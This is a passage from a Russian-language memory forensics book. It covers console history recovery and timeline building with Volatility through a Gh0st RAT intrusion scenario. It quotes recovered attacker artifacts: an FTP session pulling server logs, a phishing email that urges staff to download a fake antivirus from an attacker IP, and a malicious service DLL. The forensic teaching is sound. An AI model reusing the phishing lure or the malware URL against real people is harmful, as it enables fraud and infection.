**************************************************
ConsoleProcess: csrss.exe Pid: 7888
Console: 0x4c2404 CommandHistorySize: 50
```

```
HistoryBufferCount: 4 HistoryBufferMax: 4
OriginalTitle: Command Prompt
Title: Command Prompt
AttachedProcess: cmd.exe Pid: 5544 Handle: 0x25c
----
CommandHistory: 0x4c2c30 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 12 LastAdded: 11 LastDisplayed: 11
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x25c
Cmd #0 at 0x4c1f90: d:
Cmd #1 at 0xf41280: cd inetlogs
Cmd #2 at 0xf412e8: cd w*46
Cmd #3 at 0xf41340: type <REDACTED>.log | find "<REDACTED>.jpg" | find "GET"
Cmd #4 at 0xf41b10: c:
Cmd #5 at 0xf412a0: cd\windows\system32\<REDACTED>\sample
Cmd #6 at 0xf41b20: ftp <REDACTED>.com
Cmd #7 at 0xf41948: notepad <REDACTED>.log
Cmd #8 at 0x4c2388: notepad <REDACTED>.log
Cmd #9 at 0xf43e70: ftp <REDACTED>.com
Cmd #10 at 0xf43fb0: dir
Cmd #11 at 0xf41550: notepad <REDACTED>.log
----
Screen 0x4c2b10 X:80 Y:3000
Dump:
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrator.<REDACTED>>d:

D:\>cd inetlogs
D:\inetlogs>cd w*46

D:\inetlogs\<REDACTED>>type <REDACTED>.log | find "<REDACTED>.jpg" | find "GET"
2012-05-23 02:51:19 W3SVC481486246 X.X.83.22 GET <REDACTED>.jpg - 80 -
    X.X.110.161
Mozilla/4.0+(compatible;+MSIE+7.0;+Windows+NT+5.
1;+Trident/4.0) 200 0 0

D:\inetlogs\<REDACTED>>c:

C:\Documents and Settings\Administrator.<REDACTED>>cd\windows\system32
    \<REDACTED>\sample

C:\WINDOWS\system32\oobe\sample>ftp <REDACTED>.com
Connected to <REDACTED>.com.
220 Microsoft FTP Service
User (<REDACTED>.com:(none)): <REDACTED>
331 Password required for <REDACTED>.
Password:
230 User <REDACTED> logged in.
ftp> cd statistics
250 CWD command successful.
ftp> cd logs
250 CWD command successful.
ftp> dir
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls.
05-22-12  09:34AM       <DIR>          W3SVC31122
226 Transfer complete.
ftp: 51 bytes received in 0.00Seconds 51000.00Kbytes/sec.
ftp> cd W3SVC31122
250 CWD command successful.
ftp> dir
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls.
05-22-12  06:59PM             24686680 <REDACTED>.log
05-22-12  07:00PM              3272096 <REDACTED>.log
226 Transfer complete.
ftp: 106 bytes received in 0.06Seconds 1.68Kbytes/sec.
ftp> get <REDACTED>.log
200 PORT command successful.
```

```
150 Opening ASCII mode data connection for <REDACTED>.log(3272096 bytes).
226 Transfer complete.
ftp: 3272096 bytes received in 7.47Seconds 438.09Kbytes/sec.
ftp> get for /bin/ls.
200 PORT command successful.
550 for: The system cannot find the file specified.
ftp> ge <REDACTED>.log
200 PORT command successful.
150 Opening ASCII mode data connection for <REDACTED>.log(24686680 bytes).
226 Transfer complete.
ftp: 24686680 bytes received in 46.39Seconds 532.13Kbytes/sec.
ftp> bye

C:\WINDOWS\system32\<REDACTED>\sample>notepad <REDACTED>.log

C:\WINDOWS\system32\<REDACTED>\sample>dir
 Volume in drive C has no label.
 Volume Serial Number is AC20-A7D1

 Directory of C:\WINDOWS\system32\<REDACTED>\sample

05/22/2012  09:18 PM    <DIR>          .
05/22/2012  09:18 PM    <DIR>          ..
02/28/2012  08:30 AM                 0 <REDACTED>.att
02/28/2012  08:30 AM               341 <REDACTED>.bdy
02/28/2012  08:30 AM               474 <REDACTED>.epj
02/28/2012  08:30 AM                 0 <REDACTED>.fad
02/28/2012  08:27 AM               100 <REDACTED>.txt
02/28/2012  08:30 AM                 0 <REDACTED>.vad
08/03/2011  06:48 AM               323 <REDACTED>.vbs
02/28/2012  08:05 AM           501,760 <REDACTED>.hlp
05/22/2012  09:18 PM        44,184,520 <REDACTED>.log
05/22/2012  09:10 PM        24,686,680 <REDACTED>.log
05/22/2012  09:09 PM         3,272,096 <REDACTED>.log
05/21/2012  01:25 AM            28,672 JpgCommand.exe
08/03/2011  06:49 AM             4,608 <REDACTED>.exe
01/20/2012  09:07 AM            57,344 <REDACTED>.hlp
              14 File(s)     72,736,918 bytes
               2 Dir(s)  39,034,490,880 bytes free
```

Если предыдущий вывод `cmdscan` показывал, что злоумышленник перешёл в каталог с именем `\windows\system32\<REDACTED>\sample`, без плагина `consoles` вы бы не узнали о значимости этого каталога. Конечно, можно было бы извлечь из памяти записи Master File Table (MFT) и отсортировать их, но в данном случае это не требуется. Поскольку злоумышленник ввёл `dir`, чтобы перечислить содержимое каталога, экранный буфер показывает точные имена, размеры и временные метки файлов, которые видел злоумышленник. Кроме того, можно увидеть результаты команды `find`, когда злоумышленник выполнял поиск в журналах доступа, а также точные команды, выданные во время FTP-транзакции.

> **Примечание.**
>
> Представленные в этом разделе плагины работают с консольными приложениями вообще, а не только с `cmd.exe`. Можно восстановить команды, введённые в оболочку Python, оболочки Perl и даже Windows PowerShell.

Итоги

Один из наиболее важных этапов цифрового расследования - восстановление событий. На этом этапе вы используете собранные артефакты для разработки гипотез о том, какие события произошли в системе. Извлечённые строки и истории команд часто дают ценное представление о том, чего пыталась достичь вредоносная программа или подозреваемый. Это позволяет следователю сопоставлять цифровые события с физическими и предоставлять контекст, объясняющий, почему были созданы определённые цифровые артефакты.

Глава 18. Построение временных шкал

Обычный этап большинства цифровых расследований - упорядочение результатов анализа, помогающее построить теории о том, что произошло. Один из традиционно применяемых следователями методов предполагает создание временных шкал для упорядочения данных на основании временных связей между цифровыми артефактами. В этой главе показано, как объединить цифровые артефакты, извлечённые посредством анализа памяти, с артефактами анализа файловой системы и сети, чтобы восстановить более полное понимание цифрового места преступления. Анализ памяти часто предоставляет контекст, необходимый для обнаружения связей между событиями и артефактами, которые кажутся разрозненными. Он также позволяет следователям разрабатывать временные отпечатки для быстрого выявления подозрительных инструментов и методов в системе.

В этой главе данные методы построения временных шкал исследуются на примере сценария, с которым часто сталкиваются современные цифровые следователи. Он включает целевую атаку с применением средства удалённого доступа Gh0st, при которой противник пытается перемещаться по горизонтали внутри организации для доступа к конфиденциальным данным. Сценарий начинается с предупреждения о том, что узел обращается к IP-адресу, связанному с известной группой угроз. Вам необходимо определить масштабы компрометации, оценить последствия для организации и понять, как она произошла. Для выполнения этих задач необходимо объединить временные шкалы нескольких машин и интегрировать временные артефакты, извлечённые из альтернативных источников. Наконец, вы должны сопоставить свои теории с информацией, извлечённой из обфусцированного трафика управления и контроля.

Поиск времени в памяти

Временная реконструкция событий файловой системы часто считалась одним из наиболее ценных методов, применяемых в цифровых расследованиях. В результате было создано множество инструментов для автоматизации извлечения этих артефактов из образов дисков. Благодаря недавним достижениям в анализе памяти следователи также начинают использовать временные артефакты, найденные в образцах памяти. Как вы узнали в главе 16, даже можно извлекать временные артефакты, обычно находящиеся в файловой системе, непосредственно из образцов памяти. Извлекая данные в те же общие форматы вывода, которые обычно используют инструменты анализа файловой системы, например формат body-файла (см. wiki.sleuthkit.org), можно объединять временные шкалы из множества источников и нескольких систем.

Форматы временных меток

Три основных типа временных меток на машинах Windows сведены в следующем списке:

• `WinTimeStamp`: также известная как FILETIME, это 8-байтная временная метка, представляющая количество 100-наносекундных интервалов с 1 января 1601 года UTC (см. msdn.microsoft.com). Это наиболее часто используемая временная метка в структурах данных Windows.
• `UnixTimeStamp`: эта 4-байтная временная метка представляет количество секунд, прошедших с 1 января 1970 года UTC.
• `DosDate`: это 4-байтная временная метка, также известная как дата MS-DOS, которая использовалась для хранения сведений о дате и времени в файлах MS-DOS. Эту временную метку

по-прежнему используют некоторые форматы файлов, например файлы ярлыков, и данные реестра.

> **Примечание.**
>
> Все временные метки в этой главе указаны в часовом поясе UTC, если не оговорено иное.

Источники временных меток

В памяти находится множество источников временной информации. В следующем списке перечислены некоторые из наиболее распространённых и полезных с криминалистической точки зрения. Как и многие другие артефакты, обсуждаемые на протяжении книги, они обычно никогда не реплицируются на диск. Поэтому они часто предоставляют ценную информацию, дополняющую традиционные временные шкалы, ориентированные на диск.

• Системное время.
• Время запуска и завершения процессов.
• Время запуска и завершения потоков.
• Время обращения к URL в истории Интернета.
• Время создания символических ссылок.
• Время последней записи в ключи реестра.
• Временные метки записей MFT (времена MAC для стандартной информации и информации об имени файла).
• Время UserAssist.
• Время сокращения рабочего набора процесса.
• Время компиляции PE-файла.
• Время загрузки библиотек.
• Время создания сокетов и соединений.
• Время создания журналов событий.
• Время записей Shimcache.

Создание временных шкал

Основные этапы временной реконструкции - извлечение временных артефактов и создание временных шкал. Volatility предоставляет несколько плагинов для автоматического извлечения этих артефактов из памяти и форматирования данных способом, облегчающим создание временных шкал: `timeliner`, `mftparser` (рассмотрен в главе 16) и `shellbags` (рассмотрен в главе 10). Оставшаяся часть этой главы посвящена созданию временных шкал с помощью этих плагинов. В главе также обсуждается, как включать временные артефакты из записей, хранящихся в отображённых в память файлах (то есть файлах журналов, файлах реестра и так далее), с помощью плагина `dumpfiles` и инструментов разбора файлов, специфичных для приложений.

Плагин Timeliner

Плагин `timeliner` был впервые представлен на Open Memory Forensics Workshop (OMFW 2011). Он был разработан для автоматизации процесса извлечения временных артефактов из образцов памяти (см. gleeda.blogspot.com). Хотя стандартный вызов плагина `timeliner` извлекает большинство упомянутых выше временных артефактов, некоторые другие требуют дополнительных параметров командной строки или альтернативных плагинов. Например, временные метки реестра можно включить, добавив флаг `--registry`. Временные метки, связанные с Shellbags и MFT, можно извлечь с помощью плагинов `shellbags` и `mftparser` соответственно. Дополнительное преимущество переноса этих алгоритмов извлечения в отдельные плагины состоит в том, что следователь может запускать эти плагины параллельно с плагином `timeliner` в отдельных оболочках.

В следующем примере показано, как создать временную шкалу из временных артефактов, извлечённых из образца памяти с помощью этих трёх плагинов. В этом примере данные извлекаются в формат body-файла. Каждый плагин запускается отдельно, а файлы вывода объединяются в файл с именем `largetimeline.txt`:

```
$ python vol.py -f VistaSP1x64.vmem --profile=VistaSP1x64 timeliner
     --output-file=timeliner.txt --output=body

$ python vol.py -f VistaSP1x64.vmem --profile=VistaSP1x64 mftparser
     --output-file=mft.txt --output=body

$ python vol.py -f VistaSP1x64.vmem --profile=VistaSP1x64 shellbags
    --output-file=shellbags.txt --output=body

$ cat *.txt >> largetimeline.txt
```

Как упоминалось ранее, можно также включить временные данные из альтернативных источников, в том числе содержимого файлов, метаданных файловой системы или захватов сети. В таких обстоятельствах можно запустить программу, например log2timeline (code.google.com), для образа диска или файлов, извлечённых с помощью плагина `dumpfiles` (рассмотрен в главе 16). `log2timeline` попытается извлечь временные данные из всех поддерживаемых файлов, таких как журналы событий, файлы реестра, файлы Prefetch и файлы корзины. Важно отметить, что файлы, извлечённые с помощью плагина `dumpfiles`, дополняются нулями для учёта нерезидентных страниц, и такое заполнение может привести к отказу сторонних инструментов обработки.

Следующий пример демонстрирует этот процесс с помощью журналов событий 64-битной машины Windows 7 SP1. Файлы журналов были извлечены из памяти с помощью плагина `dumpfiles` и обработаны `log2timeline`. Вывод сохраняется в файл `evtx.body`. Для `log2timeline` используются следующие флаги:

- `-z`: задаёт часовой пояс (UTC).
- `-f`: тип обрабатываемого файла (`evtx`).
- `-name`: идентификатор машины, различающий машины или источники при объединении временных шкал.
- `-w`: файл вывода (в формате body-файла).

```
$ python vol.py -f VistaSP1x64.vmem --profile=VistaSP1x64 dumpfiles
      -i -r evtx$ -D EVTX_OUTPUT

$ find EVTX_OUTPUT -exec log2timeline -z UTC -f evtx '{}'
      -name Win7x64 -w evtx.body \;
```

Подобные процессы можно использовать для извлечения временных артефактов из кешированных файлов реестра (до Windows 7). Эти файлы можно обрабатывать средством разбора реестра, например `timeline.py` из библиотеки python-registry (github.com). Следующий пример показывает, как это делается:

```
$ python vol.py -f VistaSP1x64.vmem --profile=VistaSP1x64 dumpfiles
     -i -r ntuser.dat$ -D REG_OUTPUT/

$ find REG_OUTPUT -exec python timeline.py
     --body '{}' >> registry.body \;
```

Форматы вывода Timeliner

Поскольку плагин `timeliner` извлекает постоянно расширяющийся список временных артефактов, он также поддерживает несколько вариантов вывода для упрощения интеграции с существующими инструментами:

• `text`: вывод, разделённый вертикальными чертами, в следующем формате: `Date/Time | Type | Details`.
• `xlsx`: непосредственный вывод в формат файла Office 2007 Excel с помощью библиотеки OpenPyxl (см. bitbucket.org). Обнаруженные элементы, такие как скрытые процессы, процессы с перехватами, совпадения Yara и указанные сообщения журнала событий, автоматически выделяются. Столбцы: `Time | Type | Item | Details | Reason`.
• `body`: вывод, совместимый с утилитой `mactime` из The Sleuth Kit (см. wiki.sleuthkit.org). Этот формат полезен для объединения временных шкал из разных источников в одну большую временную шкалу.
• `xml`: вывод, совместимый с платформой визуализации данных Simile, созданной MIT (см. simile-widgets.org).

> **Примечание.**
>
> Как упоминалось ранее, по умолчанию все временные метки находятся в UTC. Если вам нужен вывод в другом часовом поясе (для любого плагина Volatility, содержащего данные временных меток), можно запустить Volatility с флагом `--tz` и соответствующим часовым поясом Olson (en.wikipedia.org). Ниже приведён пример для восточного времени (EST):

```
$ python vol.py -f VistaSP1x64.vmem --profile=VistaSP1x64
          timeliner --tz America/New_York
```

Обработка временных шкал с помощью Mactime

Все упомянутые выше варианты вывода плагина `timeliner`, кроме формата body-файла, отображают временные метки в читаемом человеком виде. Чтобы правильно просмотреть формат body-файла, необходимо использовать утилиту разбора, например `mactime` (sleuthkit.org).

Следующий пример демонстрирует типичные параметры, передаваемые `mactime`, и последующий вывод:

• Флаг `-b` используется для задания body-файла (`timeline.body`).
• Флаг `-d` используется, чтобы разделять каждую строку вывода запятыми.
• Флаг `-z` позволяет задать часовой пояс (UTC).

```
$ mactime -b timeline.body -d -z UTC
Tue Nov 27 2012 01:45:46,336,macb,,0,0,12038,[MFT FILE_NAME] mdd.exe
    (Offset: 0x46c800)
Tue Nov 27 2012 01:45:46,336,.acb,,0,0,12038,[MFT STD_INFO] mdd.exe
    (Offset: 0x46c800)
Tue Nov 27 2012 01:45:51,0,m...,,0,0,0,[THREAD] lsass.exe PID: 696/TID: 1768
[snip]
```

Некоторые части вывода были выделены, чтобы подчеркнуть их важность. Первое поле содержит связанные с событием дату и время в читаемом человеком виде, а третье поле указывает представленный тип временной метки:

• `m`: время изменения.
• `a`: время доступа.
• `c`: время создания.
• `b`: время изменения MFT (относится только к записям MFT).

В первой строке все четыре временные метки (обозначенные `macb`) для атрибута `$FILE_NAME` равны `Tue Nov 27 2012 01:45:46`. Во второй строке этому значению `Tue Nov 27 2012 01:45:46` равны только временные метки доступа, создания и изменения MFT (`.acb`). Вероятнее всего, отсутствующее время изменения (обозначенное точкой) можно найти где-либо ещё во временной шкале. Это часто указывает на то, что файл был изменён через некоторое время после создания.

Последняя строка содержит время изменения работающего потока в `lsass.exe`. Обратите внимание, что некоторые объекты, например процессы и потоки, найденные только в памяти, имеют не более двух временных меток (время создания и время завершения). Поэтому время создания обозначается `.acb`, а время завершения - `m` с последующими тремя точками. Таким образом, можно легко отслеживать, когда такие объекты были созданы и когда они завершились, не отклоняясь от стандартного соглашения формата body-файла.

С чего начать

После извлечения временных артефактов и преобразования данных в соответствующий формат вы готовы использовать временную шкалу как инструмент для поддержки или подтверждения своего анализа Например, можно начать с конкретного события, на котором следует сосредоточить анализ, либо обнаружить временные аномалии, связанные с одним из следующих артефактов:

• **Файлы Prefetch.** Поскольку вредоносная программа должна выполняться на машине, а её выполнение приводит к созданию файла Prefetch, это часто является хорошей отправной точкой. Однако следует отметить, что некоторые операционные системы (например, Windows 2003, 2008 и 2012) по умолчанию отключают Prefetch. Кроме того, на машинах Windows 7 с SSD-накопителями Prefetch часто по умолчанию отключён для продления срока службы SSD (blogs.msdn.com).
• **Ключи реестра Shimcache.** Эти ключи, подобно файлам Prefetch, показывают, когда программы выполнялись на машине. Такие записи можно найти во всех системах Windows, и они служат хорошим резервным источником для машин с отключённым Prefetch.
• **Создание неизвестных исполняемых файлов.** Злоумышленники часто помещают на машину собственные инструменты, в результате чего во временной шкале появляются новые файлы. Поэтому может быть полезно искать недавно созданные исполняемые файлы. Это легко сделать при наличии базового списка известных исполняемых файлов для сравнения. В противном случае, если известно приблизительное время присутствия злоумышленника на машине, его также можно использовать для сужения поиска.
• **Сетевая активность.** Иногда злоумышленники устанавливают бэкдоры, в результате чего на машине может появиться открытый сокет. Аналогичным образом, вредоносная программа часто устанавливает обратное соединение со злоумышленником или сайтами управления и контроля. Поскольку сокеты имеют связанное с ними время создания, можно искать артефакты этих прослушивающих сокетов и удалённых соединений.
• **Файлы заданий.** Злоумышленники часто создают файлы заданий с помощью команды `at`, чтобы запустить программу позднее. Поскольку файлы заданий часто именуются `At#.job` (где `#`

заменяется числом), можно искать свидетельства создания этих файлов и использовать их как отправную точку.
• **Ключи реестра.** Многие действия на машине предполагают обращение к ключам реестра, их создание или изменение: вход в систему, запуск служб, обращение к файлам, обращение к сетевым общим ресурсам, создание точек монтирования и так далее. Поэтому можно искать такие изменения в реестре и использовать их как отправную точку во временной шкале.

Gh0st на предприятии

Лучший способ исследовать эти инструменты и методы - обсудить их в контексте распространённого сценария, связанного с современными группами угроз. Данные, используемые в этом сценарии, были созданы для криминалистического состязания, организованного Джеком Круком (docs.google.com). Сценарий касается организации, ставшей жертвой целевой атаки, при которой противники перемещались по горизонтали между несколькими машинами. Расследование началось после того, как предупреждение IDS отметило подозрительный трафик от внутреннего узла `ENG-USTXHOU-148` к IP-адресу, обычно связанному с целевыми атаками (`58.64.132.141`).

Оставшаяся часть главы посвящена анализу данных, собранных со следующих трёх машин, а также связанного захвата пакетов (`jackcr-challenge.pcap`):

• `ENG-USTXHOU-148`: `172.16.150.20` / `WinXPSP3x86`.
• `FLD-SARIYADH-43`: `172.16.223.187` / `WinXPSP3x86`.
• `IIS-SARIYADH-03`: `172.16.223.47` / `Win2003SP0x86`.

Первый шаг этого расследования включает извлечение временных артефактов и создание временных шкал. Можно воспользоваться шагами, подобными описанным ранее в разделе `Плагин Timeliner`. Однако в данном случае конечная цель - объединить временные шкалы всех машин в одну. Поэтому при запуске каждого плагина Volatility следует использовать параметр `--machine`. Этот параметр добавляет предоставленную строку в заголовок, чтобы события было легко связать с системой их происхождения. Следующий пример показывает, как создать временные шкалы для одной из этих машин (`IIS-SARIYADH-03`). Параметры командной строки, переданные плагину `mftparser`, также извлекают резидентные в MFT файлы в указанный каталог вывода. Затем ту же методику следует применить к остальным системам:

```
$ python vol.py -f IIS-SARIYADH-03/memdump.bin
     mftparser --profile=Win2003SP0x86
     --output=body -D IIS_FILES --machine=IIS
     --output-file=challenge/IIS_mft.body

$ python vol.py -f IIS-SARIYADH-03/memdump.bin
     timeliner --profile=Win2003SP0x86
     --output=body --machine=IIS
     --output-file=challenge/IIS_timeliner.body

$ python vol.py -f IIS-SARIYADH-03/memdump.bin
     shellbags --profile=Win2003SP0x86
     --output=body --machine=IIS
     --output-file=challenge/IIS_shellbags.body
```

В этом примере образец памяти (`memdump.bin`) находится в папке, названной по имени машины, а вывод команд будет записан в папку с именем `challenge`.

Создание временных шкал реестра с помощью сценария

Следующий сценарий Bash показывает, как извлечь резидентные в памяти кусты реестра и разобрать их с помощью `timeline.py`:

```
 1 for j in FLD-SARIYADH-43 ENG-USTXHOU-148
 2 do
 3     file=challenge/$j/memdump.bin
 4     loc=challenge/REG/$j
 5     short=`echo $j |cut -d\- -f1`
 6     mkdir -p $loc
 7
 8     for i in config.system config.security config.sam \
 9     config.default config.software ntuser.dat usrclass.dat
10     do
11         echo python vol.py -f $file dumpfiles -i -r $i\$ -D $loc
12         python vol.py -f $file dumpfiles -i -r $i\$ -D $loc
13     done
14     find $loc -type f -exec python timeline.py \
15         --body '{}' >> $loc.temp \;
16     cat $loc.temp |sed "s/\[Registry None/\[$short Registry/" \
17         >> $loc.registry.body
18     rm $loc.temp
19 done
```

Строка 1 перебирает имена двух машин, имеющих один профиль (`WinXPSP3x86`), чтобы обработать каждый образец памяти. Строки 3-6 задают переменные для файла памяти, каталога вывода и краткого имени (псевдонима, добавляемого во временную шкалу реестра для различения машин), а затем создают каталог вывода, если он не существует. Строки 8-13 перебирают каждое имя файла реестра и выгружают его с помощью плагина `dumpfiles` с параметрами без учёта регистра (`-i`) и `-r`/`--regex`. Строки 14-18 создают временную шкалу реестра для всех выгруженных файлов реестра.

Добавление данных захвата пакетов

Как упоминалось ранее, `log2timeline` можно использовать для создания временной шкалы из данных, найденных в захвате пакетов. В этом случае имя машины не указывается. Поскольку все полученные временные метки находятся в UTC, при использовании `log2timeline` необходимо задать часовой пояс, чтобы гарантировать их согласованность:

```
$ log2timeline -f pcap -z UTC jackcr-challenge.pcap -w pcap.body
```

После создания данных временной шкалы можно легко объединить файлы временных шкал, связанные с каждым узлом, и приступить к предварительным компонентам расследования, специфичным для узлов:

```
$ cat ENG*.body REG/ENG*.body >> ENG_all
$ cat IIS*.body REG/IIS*.body >> IIS_all
$ cat FLD*.body REG/FLD*.body >> FLD_all
```

> **Примечание.**
>
> Чтобы сделать вывод временных шкал компактнее, эти машины обозначаются краткими именами, состоящими из первых трёх символов их имён узлов:
>
> - `ENG`: краткое имя `ENG-USTXHOU-148`.
> - `FLD`: краткое имя `FLD-SARIYADH-43`.
> - `IIS`: краткое имя `IIS-SARIYADH-03`.

Поиск первоначального вектора заражения

После создания временных шкал для каждой машины можно начинать анализ. Учитывая зачастую подавляющий объём временных данных, следует иметь отправную точку, на которой можно сосредоточить внимание. Мы рекомендуем сначала изучить машину, проявившую подозрительное поведение, и искать шаблоны деятельности и временные диапазоны, которыми можно воспользоваться при расширении области расследования. В данном случае это машина `ENG-USTXHOU-148` (ENG), поскольку именно она вызвала предупреждение IDS. Чтобы подтвердить, что вы работаете с правильной машиной, можно запустить плагин `connscan`. В следующем выводе вы заметите соединение с вредоносным IP-адресом. Он также помогает установить участвующий процесс (PID 1024):

```
$ python vol.py -f ENG-USTXHOU-148/memdump.bin connscan
Volatility Foundation Volatility Framework 2.4
Offset(P)  Local Address             Remote Address            Pid
---------- ------------------------ ------------------------ ---
0x01f60850 0.0.0.0:0                1.0.0.0:0                36569092
0x01ffa850 172.16.150.20:1291       58.64.132.141:80         1024
0x0201f850 172.16.150.20:1292       172.16.150.10:445        4
0x02084e68 172.16.150.20:1281       172.16.150.10:389        628
0x020f8988 172.16.150.20:2862       172.16.150.10:135        696
0x02201008 172.16.150.20:1280       172.16.150.10:389        628
0x18615850 172.16.150.20:1292       172.16.150.10:445        4
0x189e8850 172.16.150.20:1291       58.64.132.141:80         1024
[snip]
```

Отслеживание выполненных программ

Как упоминалось ранее, при выполнении приложений в системе создаются файлы Prefetch. Поэтому разумный следующий шаг - поиск подозрительных файлов Prefetch. В следующем выводе показано, как `grep` используется для поиска файлов Prefetch в данных временной шкалы.

```
$ grep -i pf ENG_all |grep -i exe |
           cut -d\| -f2
[snip]
[MFT FILE_NAME] WINDOWS\Prefetch\NET.EXE-01A53C2F.pf (Offset: 0x12d588)
[MFT FILE_NAME] WINDOWS\Prefetch\SL.EXE-010E2A23.pf (Offset: 0x311400)
[MFT FILE_NAME] WINDOWS\Prefetch\GS.EXE-3796DDD9.pf (Offset: 0x311800)
[MFT FILE_NAME] WINDOWS\Prefetch\PING.EXE-31216D26.pf (Offset: 0x311c00)
[MFT FILE_NAME] WINDOWS\Prefetch\PS.EXE-09745CC1.pf (Offset: 0x924e400)
[MFT FILE_NAME] WINDOWS\Prefetch\AT.EXE-2770DD18.pf (Offset: 0x12ab2400)
[MFT FILE_NAME] WINDOWS\Prefetch\WC.EXE-06BFE764.pf (Offset: 0x12ab2c00)
[MFT FILE_NAME] WINDOWS\Prefetch\SYMANTEC-1.43-1[2].EXE-3793B625.pf
    (Offset: 0x17779800)
```

При просмотре вывода можно заметить, что несколько файлов Prefetch выделяются. Судя по этим артефактам, в системе выполнялись некоторые подозрительно выглядящие исполняемые файлы, такие как `SL.EXE`, `GS.EXE`, `PS.EXE` и `SYMANTEC-1.43-1[2].EXE`. Исполняемый файл `SYMANTEC-1.43-1[2].EXE` вызывает особое беспокойство, поскольку схема его имени сходна со схемами файлов, обычно загруженных из Интернета (из-за `[2]`). Можно также увидеть возможные признаки сетевой разведки (`NET.EXE` и `PING.EXE`) и планирования заданий (`AT.EXE`). Теперь у вас есть несколько элементов для изучения в контексте временной шкалы.

Чтобы расположить события в хронологическом порядке, можно воспользоваться утилитой `mactime`. Следующая команда показывает, как исследовать временную шкалу машины `ENG-USTXHOU-148` таким способом.

```
$ mactime -b ENG_all -d -z UTC
```

Поскольку вы подозреваете, что исполняемый файл SYMANTEC-1.43-1[2].EXE может представлять интерес, его можно найти во временной шкале. Если выполнить поиск symantec (без учёта регистра), будет найден следующий артефакт, связанный с Internet Explorer, а также файл Prefetch, показывающий, что он был запущен через одну секунду после загрузки (Nov 26 2012 23:01:54). Это помогает подтвердить ваши теории о том, как исполняемый файл попал в систему.

```
Mon Nov 26 2012 23:01:53,macb,[ENG IEHISTORY] explorer.exe->Visited:
    callb@http://58.64.132.8/download/Symantec-1.43-1.exe
    PID: 284/Cache type "URL " at 0x2895000
[snip]
Mon Nov 26 2012 23:01:54,macb,[ENG MFT FILE_NAME] WINDOWS\Prefetch\
    SYMANTEC-1.43-1[2].EXE-3793B625.pf (Offset: 0x17779800)
```

Артефакты фишингового электронного письма

Если применить к образцу памяти утилиту strings (см. главу 17), можно также найти фишинговое электронное письмо, содержащее показанную выше ссылку. Теперь вы знаете, как исполняемый файл попал в систему:

```
Mon, 26 Nov 2012 14:00:08 -0600
Received: from d0793h (d0793h.petro-markets.info [58.64.132.141])
     by ubuntu-router (8.14.3/8.14.3/Debian-9.2ubuntu1) with SMTP id
     qAQK06Co005842;
     Mon, 26 Nov 2012 15:00:07 -0500
Message-ID: <FCE1C36C7BBC46AFB7C2A251EA868B8B@d0793h>
From: “Security Department” <isd@petro-markets.info>
To: <amirs@petro-market.org>, <callb@petro-market.org>,
        <wrightd@petro-market.org>
Subject: Immediate Action
Date: Mon, 26 Nov 2012 14:59:38 -0500

[snip]

Attn: Immediate Action is Required!!
The IS department is requiring that all associates update to the new =
version of anti-virus.  This is critical and must be done ASAP!  Failure =
to update anti-virus may result in negative actions.
Please download the new anti-virus and follow the instructions.  Failure =
to install this anti-virus may result in loosing your job!
Please donwload at http://58.64.132.8/download/Symantec-1.43-1.exe
Regards,
The IS Department
```

Исследование службы 6to4

Если посмотреть на другие события в непосредственной временной близости, можно также заметить некоторые подозрительные изменения реестра. Новая служба с именем 6to4 была добавлена в то же время (23:01:54), когда был запущен исполняемый файл SYMANTEC-1.43-1[2].EXE:

```
Mon Nov 26 2012 23:01:54,.a..,[ENG Registry]
$$$PROTO.HIV\ControlSet001\Enum\Root\LEGACY_6TO4
Mon Nov 26 2012 23:01:54,.a..,[ENG Registry]
$$$PROTO.HIV\ControlSet001\Enum\Root\LEGACY_6TO4\0000
Mon Nov 26 2012 23:01:54,.a..,[ENG Registry]
$$$PROTO.HIV\ControlSet001\Services\6to4\Parameters
Mon Nov 26 2012 23:01:54,.a..,[ENG Registry]
$$$PROTO.HIV\ControlSet001\Services\6to4\Security
```

Для исследования содержимого этих ключей можно использовать плагин printkey. Например, если вывести ключ ControlSet001\Services\6to4, вы увидите, что новая служба работает внутри экземпляра svchost.exe:

```
$ python vol.py -f ENG-USTXHOU-148/memdump.bin printkey
    -K "ControlSet001\Services\6to4"
Volatility Foundation Volatility Framework 2.4
Legend: (S) = Stable   (V) = Volatile

----------------------------
Registry: \Device\HarddiskVolume1\WINDOWS\system32\config\system
Key name: 6to4 (S)
Last updated: 2012-11-26 23:01:55 UTC+0000
Subkeys:
  (S) Parameters
  (S) Security
  (V) Enum

Values:
REG_DWORD     Type            : (S) 288
REG_DWORD     Start           : (S) 2
REG_DWORD     ErrorControl    : (S) 1
REG_EXPAND_SZ ImagePath       : (S) %SystemRoot%\System32\svchost.exe -k netsvcs
REG_SZ        DisplayName     : (S) Microsoft Device Manager
REG_SZ        ObjectName      : (S) LocalSystem
REG_SZ        Description     : (S) Service Description
```

К сожалению, svchost.exe - всего лишь универсальный узловой процесс для DLL, поэтому одной этой информации недостаточно для перехода к следующему этапу анализа. Однако если исследовать ключ ControlSet001\Services\6to4\Parameters, можно увидеть, какая DLL используется этой службой:

```
$ python vol.py -f ENG-USTXHOU-148/memdump.bin printkey
     -K "ControlSet001\Services\6to4\Parameters"
Volatility Foundation Volatility Framework 2.4
Legend: (S) = Stable   (V) = Volatile

----------------------------
Registry: \Device\HarddiskVolume1\WINDOWS\system32\config\system
Key name: Parameters (S)
Last updated: 2012-11-26 23:01:54 UTC+0000

Subkeys:

Values:
REG_EXPAND_SZ ServiceDll      : (S) C:\WINDOWS\system32\6to4ex.dll
```

Имя файла (6to4ex.dll) выглядит подозрительно, а изучение событий временной шкалы, произошедших в непосредственной временной близости к событиям, связанным с этим файлом, дополнительно подтверждает подозрения. Обратите внимание, что обращение к DLL в системе произошло в то же время, когда был изменён ключ реестра:

```
Mon Nov 26 2012 23:01:54,.ac.,[MFT FILE_NAME] WINDOWS\system32\6to4ex.dll
    (Offset: 0x324c800)
Mon Nov 26 2012 23:01:54,.ac.,[MFT STD_INFO] WINDOWS\system32\6to4ex.dll
    (Offset: 0x324c800)
```

После создания этой службы было запущено несколько потоков svchost.exe, что полностью соответствует ожидаемому при запуске службы (например, узловой процесс запускает новые потоки, обращающиеся к DLL для её загрузки в память). Обратите внимание, что PID службы (1024) совпадает с PID, который ранее был виден в выводе connscan для процесса, соединённого с вредоносным IP-адресом:

```
